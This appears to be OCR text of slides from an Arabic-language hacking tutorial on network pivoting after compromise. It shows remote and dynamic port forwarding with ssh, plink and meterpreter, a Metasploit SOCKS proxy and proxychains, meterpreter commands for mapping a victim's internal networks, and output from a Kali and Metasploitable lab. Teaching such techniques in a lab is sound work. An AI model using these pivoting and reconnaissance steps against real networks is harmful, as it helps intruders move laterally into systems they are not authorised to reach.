
HackerEnv
hack with us

الأسلوب الثالث



الأوامر اللي نستفيد منه في هذا عملية
Remote Port Forward Pivoting

- ssh -R 127.0.0.1:8080:127.0.0.1:8180 kali@192.168.122.127



- meterpreter > portfwd add -l 8080 -p 8180 -r 192.168.122.183


- plink -R 127.0.01:8080:127.0.0.1:8180 kali@192.168.122.127

HackerEnv
hack with us

الشرح العملي

HackerEnv
hack with us


تلخيص بالصور



HackerEnv
hack with us


```
msfadmin@metasploitable:~$ ssh -R 127.0.0.1:9999:127.0.0.1:8180 kali@192.168.122.127
kali@192.168.122.127's password:
Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Mar  6 18:05:13 2021 from 192.168.122.1
┌─(Message from Kali developers)
│
│ We have kept /usr/bin/python pointing to Python 2 for backwards
│ compatibility. Learn how to change this and avoid this message:
│ ⇒ https://www.kali.org/docs/general-use/python3-transition/
```

```
┌──(kali㉿kali)-[~]
└─$ netstat -ntl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:9999          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
┌──(kali㉿kali)-[~]
└─$
 2  8h 44m  1 ssh  2 [tmux]  3 bash  4 sudo                    03:55  07
```



HackerEnv
hack with us

الأسلوب الرابع



HackerEnv
hack with us

الأوامر اللي نستفيد منه عملية في هذا Dynamic Pivoting

- ssh -D 9050 msfadmin@192.168.122.183

عملية استماع للبورت

الوسيط اللي اعتمد عليه في Dynamic

- meterpreter > run autoroute -s 192.168.10.0/24

- plink.exe -N -D 127.0.0.1:9050 -P 22 msfadmin@192.168.122.183

الأوامر اللي نستفيد منه في هذا عملية Dynamic Pivoting

- meterpreter > run autoroute -s 192.168.10.0/24


عملية تعريف الشبكة للجهاز الضحية وصولا للمهاجم

- msf5 auxiliary(scanner/portscan/tcp) > use auxiliary/server/socks4a
- msf5 auxiliary(server/socks4a) > set srvport 1081
- msf5 auxiliary(server/socks4a) > run
- [*] Starting the socks4a proxy server

الشرح العملي


HackerEnv
hack with us


تلخيص بالصور



HackerEnv
hack with us

```
┌──(kali㉿kali)-[~]
└─$ proxychains  ssh -D 2222  hejap@192.168.122.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  192.168.122.32:2222  ...  192.168.122.1:22  ...  OK
The authenticity of host '192.168.122.1 (192.168.122.1)' can't be established.
ECDSA key fingerprint is SHA256:fO0wdc2wZJt7oWOqlJKlMuX5b8NZPjmd/GG/uNaYQW8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.122.1' (ECDSA) to the list of known hosts.
hejap@192.168.122.1's password:
```





HackerEnv
hack with us

أوامر إضافية لكشف الشبكات المعرفة في جهاز الضحية

meterpreter > ipconfig | معرفة معلومات الشبكة
meterpreter > netstat -anu |مشاهدة كل الخدمات للشبكة لمعرفة الشبكة المرابطة لخ
meterpreter > route list | مشاهدة كل عمليات تعريفات الشبكة الموجهة للضحية
meterpreter > arp| مشاهدة كل أجهز الشبكة الموجود
meterpreter > run arp_scanner -r 192.168.9.0/24 | مشاهدة كل أجهز الشبكة الموجود للعنوان المحدد
meterpreter > run post/multi/gather/ping_sweep rhosts=192.168.9.0/24
meterpreter > run autoroute -s 192.168.9.0/24 | تعريف الجهاز لجهاز الضحية وصولا للمخترق
meterpreter > run autoroute –p
route add 192.168.9.0 255.255.255.0 Session_id

HackerEnv
hack with us


```
Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:b7:79:8e
MTU          : 1500
IPv4 Address : 192.168.5.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::703a:8054:c0e6:3112
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:503
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 14
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter #3
Hardware MAC : 08:00:27:42:3e:16
MTU          : 1500
IPv4 Address : 192.168.9.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2455:183c:ae4b:b532
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf5 auxiliary(server/socks4a) >
```

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 1080
```

